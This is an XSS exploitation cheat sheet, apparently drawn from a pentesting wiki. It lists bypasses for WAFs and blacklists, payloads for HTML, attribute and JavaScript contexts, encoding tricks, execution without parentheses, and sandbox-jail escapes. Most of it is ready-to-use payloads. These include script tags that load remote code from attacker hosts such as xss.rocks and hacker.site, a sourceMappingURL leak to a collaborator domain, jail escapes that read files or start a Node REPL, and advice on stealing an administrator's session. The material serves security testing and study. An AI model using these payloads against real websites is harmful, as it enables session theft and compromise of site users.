Bypass
WAF bypass encoding image

Injecting inside raw HTML
When your input is reflected inside the HTML page or you can escape and inject HTML code in this context the first thing you need to do if check if you can abuse < to create new tags: Just try to reflect that char and check if it's being HTML encoded or deleted of if it is reflected without changes. Only in the last case you will be able to exploit this case.
For this cases also keep in mind Client Side Template Injection.
In this case and if no black/whitelisting is used, you could use payloads like:
But, if tags/attributes black/whitelisting is being used, you will need to brute-force which tags you can create. Once you have located which tags are allowed, you would need to brute-force attributes/events inside the found valid tags to see how you can attack the context.
Tags/Events brute-force
Go to https://portswigger.net/web-security/cross-site-scripting/cheat-sheet and click on Copy tags to clipboard. Then, send all of them using Burp intruder and check if any tags wasn't discovered as malicious by the WAF. Once you have discovered which tags you can use, you can brute force all the events using the valid tags (in the same web page click on Copy events to clipboard and follow the same procedure as before).
Custom tags
If you didn't find any valid HTML tag, you could try to create a custom tag and and execute JS code with the onfocus attribute. In the XSS request, you need to end the URL with # to make the page focus on that object and execute the code:
Blacklist Bypasses
If some kind of blacklist is being used you could try to bypass it with some silly tricks:
//Random capitalization
<script> --> <ScrIpT>
<img --> <ImG
//Double tag, in case just the first match is removed
<script><script>
<scr<script>ipt>
<SCRscriptIPT>alert(1)</SCRscriptIPT>
//You can substitude the space to separate attributes for:
/
/*%00/
/%00*/
%2F
%0D
%0C
%0A
%09
//Unexpected parent tags
<svg><x><script>alert('1')</x>
//Unexpected weird attributes
<script x>
<script a="1234">
<script ~~~>
<script/random>alert(1)</script>
<script ///Note the newline
>alert(1)</script>
<scr\x00ipt>alert(1)</scr\x00ipt>
//Not closing tag, ending with " <" or " //"
<iframe SRC="javascript:alert('XSS');" <
<iframe SRC="javascript:alert('XSS');" //
//Extra open
<<script>alert("XSS");//<</script>
//Just weird an unexpected, use your imagination
<</script/script><script>
<input type=image src onerror="prompt(1)">
//Using `` instead of parenthesis
onerror=alert`1`
//Use more than one
<<TexTArEa/*%00//%00*/a="not"/*%00///AutOFocUs////onFoCUS=alert`1` //
Length bypass (small XSSs)
> More tiny XSS for different environments payload can be found here and here.
<!-- Taken from the blog of Jorge Lajara -->
<svg/onload=alert``> <script src=//aa.es> <script src=//℡㏛.pw>
The last one is using 2 unicode characters which expands to 5: telsr More of these characters can be found here. To check in which characters are decomposed check here.
Click XSS - Clickjacking
If in order to exploit the vulnerability you need the user to click a link or a form with prepopulated data you could try to abuse Clickjacking (if the page is vulnerable).
Impossible - Dangling Markup
If you just think that it's impossible to create an HTML tag with an attribute to execute JS code, you should check Danglig Markup because you could exploit the vulnerability without executing JS code.
Injecting inside HTML tag
Inside the tag/escaping from attribute value
If you are in inside a HTML tag, the first thing you could try is to escape from the tag and use some of the techniques mentioned in the previous section to execute JS code. If you cannot escape from the tag, you could create new attributes inside the tag to try to execute JS code, for example using some payload like (note that in this example double quotes are use to escape from the attribute, you won't need them if your input is reflected directly inside the tag):
" autofocus onfocus=alert(document.domain) x="
" onfocus=alert(1) id=x tabindex=0 style=display:block>#x #Access http://site.com/?#x t
Style events
<p style="animation: x;" onanimationstart="alert()">XSS</p>
<p style="animation: x;" onanimationend="alert()">XSS</p>

#ayload that injects an invisible overlay that will trigger a payload if anywhere on the page is clicked:
<div style="position:fixed;top:0;right:0;bottom:0;left:0;background: rgba(0, 0, 0, 0.5);z-index: 5000;" onclick="alert(1)"></div>
#moving your mouse anywhere over the page (0-click-ish):
<div style="position:fixed;top:0;right:0;bottom:0;left:0;background: rgba(0, 0, 0, 0.0);z-index: 5000;" onmouseover="alert(1)"></div>
Within the attribute
Even if you cannot escape from the attribute (" is being encoded or deleted), depending on which attribute your value is being reflected in if you control all the value or just a part you will be able to abuse it. For example, if you control an event like onclick= you will be able to make it execute arbitrary code when it's clicked.
Another interesting example is the attribute href, where you can use the javascript: protocol to execute arbitrary code: href="javascript:alert(1)"
Bypass inside event using HTML encoding/URL encode
The HTML encoded characters inside the value of HTML tags attributes are decoded on runtime. Therefore something like the following will be valid (the payload is in bold): <a id="author" href="http://none" onclick="var tracker='http://foo?'-alert(1)-'';">Go Back </a>
Note that any kind of HTML encode is valid:
//HTML entities
'-alert(1)-'
//HTML hex without zeros
'-alert(1)-'
//HTML hex with zeros
'-alert(1)-'
//HTML dec without zeros
'-alert(1)-'
//HTML dec with zeros
'-alert(1)-'
<a href="javascript:var a=''-alert(1)-''">a</a>
<a href="javascript:alert(2)">a</a>
<a href="javascript:alert(3)">a</a>
Note that URL encode will also work:
Bypass inside event using Unicode encode
//For some reason you can use unicode to encode "alert" but not "(1)"
<img src onerror=\u0061\u006C\u0065\u0072\u0074(1) />
<img src onerror=\u{61}\u{6C}\u{65}\u{72}\u{74}(1) />
Special Protocols Within the attribute
There you can use the protocols javascript: or data: in some places to execute arbitrary JS code. Some will require user interaction on some won't.
javascript:alert(1)
JavaSCript:alert(1)
javascript:%61%6c%65%72%74%28%31%29 //URL encode
javascript:alert(1)
javascript:alert(1)
javascript:alert(1)
javascript:alert(1)
java        //Note the new line
script:alert(1)

data:text/html,<script>alert(1)</script>
DaTa:text/html,<script>alert(1)</script>
data:text/html;charset=iso-8859-7,%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%31%29%3c%2f%73%63%72%69%70%74%3e
data:text/html;charset=UTF-8,<script>alert(1)</script>
data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=
data:text/html;charset=thing;base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg
data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==
Places where you can inject these protocols
In general the javascript: protocol can be used in any tag that accepts the attribute href and in most of the tags that accepts the attribute src (but not <img)
<a href="javascript:alert(1)">
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=">
<form action="javascript:alert(1)"><button>send</button></form>
<form id=x></form><button form="x" formaction="javascript:alert(1)">send</button>
<object data=javascript:alert(3)>
<iframe src=javascript:alert(2)>
<embed src=javascript:alert(1)>

<object data="data:text/html,<script>alert(5)</script>">
<embed src="data:text/html;base64,PHNjcmlwdD5hbGVydCgiWFNTIik7PC9zY3JpcHQ+" type="image/svg+xml" AllowScriptAccess="always"></embed>
<embed src="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pjwvc3ZnPg=="></embed>
<iframe src="data:text/html,<script>alert(5)</script>"></iframe>

//Special cases
<object data="//hacker.site/xss.swf"> .//https://github.com/evilcos/xss.swf
<embed code="//hacker.site/xss.swf" allowscriptaccess=always> //https://github.com/evilcos/xss.swf
<iframe srcdoc="<svg onload=alert(4);>">
Other obfuscation tricks
In this case the HTML encoding and the Unicode encoding trick from the previous section is also valid as you are inside an attribute.
Moreover, there is another nice trick for these cases: Even if your input inside javascript:... is being URL encoded, it will be URL decoded before it's executed. So, if you need to escape from the string using a single quote and you see that it's being URL encoded, remember that it doesn't matter, it will be interpreted as a single quote during the execution time.
'-alert(1)-'
%27-alert(1)-%27
<iframe src=javascript:%61%6c%65%72%74%28%31%29></iframe>
Note that if you try to use both URLencode + HTMLencode in any order to encode the payload it won't work, but you can mix them inside the payload.
Using Hex and Octal encode with javascript:
You can use Hex and Octal encode inside the src attribute of iframe (at least) to declare HTML tags to execute JS:
//Encoded: <svg onload=alert(1)>
// This WORKS
<iframe src=javascript:'\x3c\x73\x76\x67\x20\x6f\x6e\x6c\x6f\x61\x64\x3d\x61\x6c\x65\x72\x74\x28\x31\x29\x3e' />
<iframe src=javascript:'\74\163\166\147\40\157\156\154\157\141\144\75\141\154\145\162\164\50\61\51\76' />

//Encoded: alert(1)
// This doesn't work
<svg onload=javascript:'\x61\x6c\x65\x72\x74\x28\x31\x29' />
<svg onload=javascript:'\141\154\145\162\164\50\61\51' />
Reverse tab nabbing
If you can inject any URL in an arbitrary <a href= tag that contains the target="_blank" and rel="opener" attributes, check the following page to exploit this behavior:
on Event Handlers Bypass
First of all check this page (https://portswigger.net/web-security/cross-site-scripting/cheat-sheet) for useful "on" event handlers. In case there is some blacklist preventing you from creating this even handlers you can try the following bypasses:
<svg onload%09=alert(1)> //No safari
<svg %09onload=alert(1)>
<svg %09onload%20=alert(1)>
<svg onload%09%20%28%2c%3b=alert(1)>

//chars allowed between the onevent and the "="
IExplorer: %09 %0B %0C %020 %3B
Chrome: %09 %20 %28 %2C %3B
Safari: %2C %3B
Firefox: %09 %20 %28 %2C %3B
Opera: %09 %20 %2C %3B
Android: %09 %20 %28 %2C %3B
XSS in "Unexploitable tags" (hidden input, link, canonical, meta)
From here it's now possible to abuse hidden inputs with:
<button popvertarget="x">Click me</button>
<input type="hidden" value="y" popover id="x" onbeforetoggle="alert(1)" />
And in meta tags:
<!-- Injection inside meta attribute-->
<meta
  name="apple-mobile-web-app-title"
  content=""
  Twitter
  popover
  id="newsletter"
  onbeforetoggle="alert(2)" />
<!-- Existing target-->
<button popovertarget="newsletter">Subscribe to newsletter</button>
<div popover id="newsletter">Newsletter popup</div>
From here: You can execute an XSS payload inside a hidden attribute, provided you can persuade the victim into pressing the key combination. On Firefox Windows/Linux the key combination is ALT+SHIFT+X and on OS X it is CTRL+ALT+X. You can specify a different key combination using a different key in the access key attribute. Here is the vector:
The XSS payload will be something like this: " accesskey="x" onclick="alert(1)" x="
Blacklist Bypasses
Several tricks with using different encoding were exposed already inside this section. Go back to learn where can you use:
- HTML encoding (HTML tags)
- Unicode encoding (can be valid JS code):
\u0061lert(1) - URL encoding
- Hex and Octal encoding
- data encoding
Bypasses for HTML tags and attributes
Read the Blacklist Bypasses of the previous section.
Bypasses for JavaScript code
Read the JavaScript bypass blacklist of the following section.
CSS-Gadgets
If you found a XSS in a very small part of the web that requires some kind of interaction (maybe a small link in the footer with an onmouseover element), you can try to modify the space that element occupies to maximize the probabilities of have the link fired.
For example, you could add some styling in the element like: position: fixed; top: 0; left: 0; width: 100%; height: 100%; background-color: red; opacity: 0.5
But, if the WAF is filtering the style attribute, you can use CSS Styling Gadgets, so if you find, for example
.test {display:block; color: blue; width: 100%}
and
#someid {top: 0; font-family: Tahoma;}
Now you can modify our link and bring it to the form
This trick was taken from https://medium.com/@skavans_/improving-the-impact-of-a-mouse-related-xss-with-styling-and-css-gadgets-b1e5dec2f703
Injecting inside JavaScript code
In these case you input is going to be reflected inside the JS code of a .js file or between <script>...</script> tags or between HTML events that can execute JS code or between attributes that accepts the javascript: protocol.
Escaping tag
If your code is inserted within <script> [...] var input = 'reflected data' [...] </script> you could easily escape closing the <script> tag:
Note that in this example we haven't even closed the single quote. This is because HTML parsing is performed first by the browser, which involves identifying page elements, including blocks of script. The parsing of JavaScript to understand and execute the embedded scripts is only carried out afterward.
Inside JS code
If <> are being sanitised you can still escape the string where your input is being located and execute arbitrary JS. It's important to fix JS syntax, because if there are any errors, the JS code won't be executed:
Template literals ``
In order to construct strings apart from single and double quotes JS also accepts backticks **```** . This is known as template literals as they allow to **embedded JS expressions** using${ ... }syntax.
Therefore, if you find that your input is being **reflected** inside a JS string that is using backticks, you can abuse the syntax${ ... }` to execute arbitrary JS code:
This can be abused using:
// This is valid JS code, because each time the function returns itself it's recalled with ``
function loop() {
  return loop
}
loop``
Encoded code execution
<script>\u0061lert(1)</script>
<svg><script>alert('1')
<svg><script>alert(1)</script></svg> <!-- The svg tags are neccesary
<iframe srcdoc="<SCRIPT>alert(1)</iframe>">
Unicode Encode JS execution
JavaScript bypass blacklists techniques
Strings
"thisisastring"
'thisisastrig'
`thisisastring`
/thisisastring/ == "/thisisastring/"
/thisisastring/.source == "thisisastring"
"\h\e\l\l\o"
String.fromCharCode(116,104,105,115,105,115,97,115,116,114,105,110,103)
"\x74\x68\x69\x73\x69\x73\x61\x73\x74\x72\x69\x6e\x67"
"\164\150\151\163\151\163\141\163\164\162\151\156\147"
"\u0074\u0068\u0069\u0073\u0069\u0073\u0061\u0073\u0074\u0072\u0069\u006e\u0067"
"\u{74}\u{68}\u{69}\u{73}\u{69}\u{73}\u{61}\u{73}\u{74}\u{72}\u{69}\u{6e}\u{67}"
"\a\l\ert\(1\)"
atob("dGhpc2lzYXN0cmluZw==")
eval(8680439..toString(30))(983801..toString(36))
Special escapes
"\b" //backspace
"\f" //form feed
"\n" //new line
"\r" //carriage return
"\t" //tab
"\b" //backspace
"\f" //form feed
"\n" //new line
"\r" //carriage return
"\t" //tab
// Any other char escaped is just itself
Space substitutions inside JS code
JavaScript comments (from JavaScript Comments trick)
//This is a 1 line comment
/* This is a multiline comment*/
<!--This is a 1line comment
#!This is a 1 line comment, but "#!" must to be at the beggining of the first line
-->This is a 1 line comment, but "-->" must to be at the beggining of the first line
JavaScript new lines (from JavaScript new line trick)
//Javascript interpret as new line these chars:
String.fromCharCode(10)
alert("//\nalert(1)") //0x0a
String.fromCharCode(13)
alert("//\ralert(1)") //0x0d
String.fromCharCode(8232)
alert("//\u2028alert(1)") //0xe2 0x80 0xa8
String.fromCharCode(8233)
alert("//\u2029alert(1)") //0xe2 0x80 0xa9
JavaScript whitespaces
log=[];
function funct(){}
for(let i=0;i<=0x10ffff;i++){
try{
eval(`funct${String.fromCodePoint(i)}()`);
log.push(i);
}
catch(e){}
}
console.log(log)
//9,10,11,12,13,32,160,5760,8192,8193,8194,8195,8196,8197,8198,8199,8200,8201,8202,8232,8233,8239,8287,12288,65279
//Either the raw characters can be used or you can HTML encode them if they appear in SVG or HTML attributes:
<img/src/onerror=alert(1)>
Javascript inside a comment
//If you can only inject inside a JS comment, you can still leak something
//If the user opens DevTools request to the indicated sourceMappingURL will be send

//# sourceMappingURL=https://evdr12qyinbtbd29yju31993gumlaby0.oastify.com
JavaScript without parentheses
// By setting location
window.location='javascript:alert\x281\x29'
x=new DOMMatrix;matrix=alert;x.a=1337;location='javascript'+':'+x
  // or any DOMXSS sink such as location=name

// Backtips
  // Backtips pass the string as an array of lenght 1
alert`1`

// Backtips + Tagged Templates + call/apply
eval`alert\x281\x29` // This won't work as it will just return the passed array
setTimeout`alert\x281\x29`
eval.call`${'alert\x281\x29'}`
eval.apply`${[`alert\x281\x29`]}`
[].sort.call`${alert}1337`
[].map.call`${eval}\\u{61}lert\x281337\x29`

  // To pass several arguments you can use
function btt(){
    console.log(arguments);
}
btt`${'arg1'}${'arg2'}${'arg3'}`

  //It's possible to construct a function and call it
Function`x${'alert(1337)'}x`

  // .replace can use regexes and call a function if something is found
"a,".replace`a${alert}` //Initial ["a"] is passed to str as "a," and thats why the initial string is "a,"
"a".replace.call`1${/./}${alert}`
  // This happened in the previous example
  // Change "this" value of call to "1,"
  // match anything with regex /./
  // call alert with "1"
"a".replace.call`1337${/..../}${alert}` //alert with 1337 instead

  // Using Reflect.apply to call any function with any argumnets
Reflect.apply.call`${alert}${window}${[1337]}` //Pass the function to call (“alert”), then the “this” value to that function (“window”) which avoids the illegal invocation error and finally an array of arguments to pass to the function.
Reflect.apply.call`${navigation.navigate}${navigation}${[name]}`
  // Using Reflect.set to call set any value to a variable
Reflect.set.call`${location}${'href'}${'javascript:alert\x281337\x29'}` // It requires a valid object in the first argument (“location”), a property in the second argument and a value to assign in the third.


// valueOf, toString
  // These operations are called when the object is used as a primitive
  // Because the objet is passed as "this" and alert() needs "window" to be the value of "this", "window" methods are used
valueOf=alert;window+''
toString=alert;window+''


// Error handler
window.onerror=eval;throw"=alert\x281\x29";
onerror=eval;throw"=alert\x281\x29";
<img src=x onerror="window.onerror=eval;throw'=alert\x281\x29'">
{onerror=eval}throw"=alert(1)" //No ";"
onerror=alert //No ";" using new line
throw 1337
  // Error handler + Special unicode separators
eval("onerror=\u2028alert\u2029throw 1337");
  // Error handler + Comma separator
  // The comma separator goes through the list and returns only the last element
var a = (1,2,3,4,5,6) // a = 6
throw onerror=alert,1337 // this is throw 1337, after setting the onerror event to alert
throw onerror=alert,1,1,1,1,1,1337
  // optional exception variables inside a catch clause.
try{throw onerror=alert}catch{throw 1}


// Has instance symbol
'alert\x281\x29'instanceof{[Symbol['hasInstance']]:eval}
'alert\x281\x29'instanceof{[Symbol.hasInstance]:eval}
  // The “has instance” symbol allows you to customise the behaviour of the instanceof operator, if you set this symbol it will pass the left operand to the function defined by the symbol.
- https://github.com/RenwaX23/XSS-Payloads/blob/master/Without-Parentheses.md
- https://portswigger.net/research/javascript-without-parentheses-using-dommatrix
Arbitrary function (alert) call
//Eval like functions
eval('ale'+'rt(1)')
setTimeout('ale'+'rt(2)');
setInterval('ale'+'rt(10)');
Function('ale'+'rt(10)')``;
[].constructor.constructor("alert(document.domain)")``
[]["constructor"]["constructor"]`$${alert()}```
import('data:text/javascript,alert(1)')

//General function executions
`` //Can be use as parenthesis
alert`document.cookie`
alert(document['cookie'])
with(document)alert(cookie)
(alert)(1)
(alert(1))in"."
a=alert,a(1)
[1].find(alert)
window['alert'](0)
parent['alert'](1)
self['alert'](2)
top['alert'](3)
this['alert'](4)
frames['alert'](5)
content['alert'](6)
[7].map(alert)
[8].find(alert)
[9].every(alert)
[10].filter(alert)
[11].findIndex(alert)
[12].forEach(alert);
top[/al/.source+/ert/.source](1)
top[8680439..toString(30)](1)
Function("ale"+"rt(1)")();
new Function`al\ert\`6\``;
Set.constructor('ale'+'rt(13)')();
Set.constructor`al\x65rt\x2814\x29```;
$='e'; x='ev'+'al'; x=this[x]; y='al'+$+'rt(1)'; y=x(y); x(y)
x='ev'+'al'; x=this[x]; y='ale'+'rt(1)'; x(x(y))
this[[]+('eva')+(/x/,new Array)+'l'](/xxx.xxx.xxx.xxx.xx/+alert(1),new Array)
globalThis[`al`+/ert/.source]`1`
this[`al`+/ert/.source]`1`
[alert][0].call(this,1)
window['a'+'l'+'e'+'r'+'t']()
window['a'+'l'+'e'+'r'+'t'].call(this,1)
top['a'+'l'+'e'+'r'+'t'].apply(this,[1])
(1,2,3,4,5,6,7,8,alert)(1)
x=alert,x(1)
[1].find(alert)
top["al"+"ert"](1)
top[/al/.source+/ert/.source](1)
al\u0065rt(1)
al\u0065rt`1`
top['al\145rt'](1)
top['al\x65rt'](1)
top[8680439..toString(30)](1)
<svg><animate onbegin=alert() attributeName=x></svg>
DOM vulnerabilities
There is JS code that is using unsafely data controlled by an attacker like location.href . An attacker, could abuse this to execute arbitrary JS code.
Due to the extension of the explanation of DOM vulnerabilities it was moved to this page:
DOM XSS
There you will find a detailed explanation of what DOM vulnerabilities are, how are they provoked, and how to exploit them. Also, don't forget that at the end of the mentioned post you can find an explanation about DOM Clobbering attacks.
Upgrading Self-XSS
Cookie XSS
If you can trigger a XSS by sending the payload inside a cookie, this is usually a self-XSS. However, if you find a vulnerable subdomain to XSS, you could abuse this XSS to inject a cookie in the whole domain managing to trigger the cookie XSS in the main domain or other subdomains (the ones vulnerable to cookie XSS). For this you can use the cookie tossing attack:
Cookie Tossing
You can find a great abuse of this technique in this blog post.
Sending your session to the admin
Maybe an user can share his profile with the admin and if the self XSS is inside the profile of the user and the admin access it, he will trigger the vulnerability.
Session Mirroring
If you find some self XSS and the web page have a session mirroring for administrators, for example allowing clients to ask for help an in order for the admin to help you he will be seeing what you are seeing in your session but from his session.
You could make the administrator trigger your self XSS and steal his cookies/session.
Other Bypasses
Normalised Unicode
You could check is the reflected values are being unicode normalized in the server (or in the client side) and abuse this functionality to bypass protections. Find an example here.
PHP FILTER_VALIDATE_EMAIL flag Bypass
Ruby-On-Rails bypass
Due to RoR mass assignment quotes are inserted in the HTML and then the quote restriction is bypassed and additoinal fields (onfocus) can be added inside the tag. Form example (from this report), if you send the payload:
The pair "Key","Value" will be echoed back like this:
Then, the onfocus attribute will be inserted and XSS occurs.
Special combinations
<iframe/src="data:text/html,<svg onload=alert(1)>">
<input type=image src onerror="prompt(1)">
<svg onload=alert(1)//
<img src="/" =_=" title="onerror='prompt(1)'">
<img src='1' onerror='alert(0)' <
<script x> alert(1) </script 1=2
<script x>alert('XSS')<script y>
<svg/onload=location=`javas`+`cript:ale`+`rt%2`+`81%2`+`9`;//
<svg////////onload=alert(1)>
<svg id=x;onload=alert(1)>
<svg id=`x`onload=alert(1)>
<img src=1 alt=al lang=ert onerror=top[alt+lang](0)>
<script>$=1,alert($)</script>
<script ~~~>confirm(1)</script ~~~>
<script>$=1,\u0061lert($)</script>
<</script/script><script>eval('\\u'+'0061'+'lert(1)')//</script>
<</script/script><script ~~~>\u0061lert(1)</script ~~~>
</style></scRipt><scRipt>alert(1)</scRipt>
<img src=x:prompt(eval(alt)) onerror=eval(src) alt=String.fromCharCode(88,83,83)>
<svg><x><script>alert('1')</x>
<iframe src=""/srcdoc='<svg onload=alert(1)>'>
<svg><animate onbegin=alert() attributeName=x></svg>
<img/id="alert('XSS')\"/alt=\"/\"src=\"/\"onerror=eval(id)>
<img src=1 onerror="s=document.createElement('script');s.src='http://xss.rocks/xss.js';document.body.appendChild(s);">
(function(x){this[x+`ert`](1)})`al`
window[`al`+/e/[`ex`+`ec`]`e`+`rt`](2)
document['default'+'View'][`\u0061lert`](3)
XSS with header injection in a 302 response
If you find that you can inject headers in a 302 Redirect response you could try to make the browser execute arbitrary JavaScript. This is not trivial as modern browsers do not interpret the HTTP response body if the HTTP response status code is a 302, so just a cross-site scripting payload is useless.
In this report and this one you can read how you can test several protocols inside the Location header and see if any of them allows the browser to inspect and execute the XSS payload inside the body.
Past known protocols: mailto://, //x:1/, ws://, wss://, empty Location header, resource://.
Only Letters, Numbers and Dots
If you are able to indicate the callback that javascript is going to execute limited to those chars. Read this section of this post to find how to abuse this behaviour.
Valid `` Content-Types to XSS
(From here) If you try to load a script with a content-type such as application/octet-stream, Chrome will throw following error:
Refused to execute script from ‘https://uploader.c.hc.lc/uploads/xxx' because its MIME type (‘application/octet-stream’) is not executable, and strict MIME type checking is enabled.
The only **Content-Type**s that will support Chrome to run a loaded script are the ones inside the const kSupportedJavascriptTypes from https://chromium.googlesource.com/chromium/src.git/+/refs/tags/103.0.5012.1/third_party/blink/common/mime_util/mime_util.cc
const char* const kSupportedJavascriptTypes[] = {
    "application/ecmascript",
    "application/javascript",
    "application/x-ecmascript",
    "application/x-javascript",
    "text/ecmascript",
    "text/javascript",
    "text/javascript1.0",
    "text/javascript1.1",
    "text/javascript1.2",
    "text/javascript1.3",
    "text/javascript1.4",
    "text/javascript1.5",
    "text/jscript",
    "text/livescript",
    "text/x-ecmascript",
    "text/x-javascript",
};
Script Types to XSS
(From here) So, which types could be indicated to load a script?
The answer is:
- module (default, nothing to explain)
- webbundle: Web Bundles is a feature that you can package a bunch of data (HTML, CSS, JS…) together into a
.wbnfile.
<script type="webbundle">
  {
     "source": "https://example.com/dir/subresources.wbn",
     "resources": ["https://example.com/dir/a.js", "https://example.com/dir/b.js", "https://example.com/dir/c.png"]
  }
</script>
The resources are loaded from the source .wbn, not accessed via HTTP
- importmap: Allows to improve the import syntax
<script type="importmap">
  {
    "imports": {
      "moment": "/node_modules/moment/src/moment.js",
      "lodash": "/node_modules/lodash-es/lodash.js"
    }
  }
</script>

<!-- With importmap you can do the following -->
<script>
  import moment from "moment"
  import { partition } from "lodash"
</script>
This behaviour was used in this writeup to remap a library to eval to abuse it can trigger XSS.
- speculationrules: This feature is mainly to solve some problems caused by pre-rendering. It works like this:
<script type="speculationrules">
  {
    "prerender": [
      { "source": "list", "urls": ["/page/2"], "score": 0.5 },
      {
        "source": "document",
        "if_href_matches": ["https://*.wikipedia.org/**"],
        "if_not_selector_matches": [".restricted-section *"],
        "score": 0.1
      }
    ]
  }
</script>
Web Content-Types to XSS
(From here) The following content types can execute XSS in all browsers:
- text/html
- application/xhtml+xml
- application/xml
- text/xml
- image/svg+xml
- text/plain (?? not in the list but I think I saw this in a CTF)
- application/rss+xml (off)
- application/atom+xml (off)
In other browsers other Content-Types can be used to execute arbitrary JS, check: https://github.com/BlackFan/content-type-research/blob/master/XSS.md
xml Content Type
If the page is returnin a text/xml content-type it's possible to indicate a namespace and execute arbitrary JS:
<xml>
<text>hello<img src="1" onerror="alert(1)" xmlns="http://www.w3.org/1999/xhtml" /></text>
</xml>

<!-- Heyes, Gareth. JavaScript for hackers: Learn to think like a hacker (p. 113). Kindle Edition. -->
Special Replacement Patterns
When something like "some {{template}} data".replace("{{template}}", <user_input>) is used. The attacker could use special string replacements to try to bypass some protections: "123 {{template}} 456".replace("{{template}}", JSON.stringify({"name": "$'$alert(1)//"}))`
For example in this writeup, this was used to scape a JSON string inside a script and execute arbitrary code.
Chrome Cache to XSS
XS Jails Escape
If you are only have a limited set of chars to use, check these other valid solutions for XSJail problems:
// eval + unescape + regex
eval(unescape(/%2f%0athis%2econstructor%2econstructor(%22return(process%2emainModule%2erequire(%27fs%27)%2ereadFileSync(%27flag%2etxt%27,%27utf8%27))%22)%2f/))()
eval(unescape(1+/1,this%2evalueOf%2econstructor(%22process%2emainModule%2erequire(%27repl%27)%2estart()%22)()%2f/))

// use of with
with(console)log(123)
with(/console.log(1)/index.html)with(this)with(constructor)constructor(source)()
  // Just replace console.log(1) to the real code, the code we want to run is:
  //return String(process.mainModule.require('fs').readFileSync('flag.txt'))

with(process)with(mainModule)with(require('fs'))return(String(readFileSync('flag.txt')))
with(k='fs',n='flag.txt',process)with(mainModule)with(require(k))return(String(readFileSync(n)))
with(String)with(f=fromCharCode,k=f(102,115),n=f(102,108,97,103,46,116,120,116),process)with(mainModule)with(require(k))return(String(readFileSync(n)))

  //Final solution
with(
  /with(String)
    with(f=fromCharCode,k=f(102,115),n=f(102,108,97,103,46,116,120,116),process)
      with(mainModule)
        with(require(k))
          return(String(readFileSync(n)))
  /)
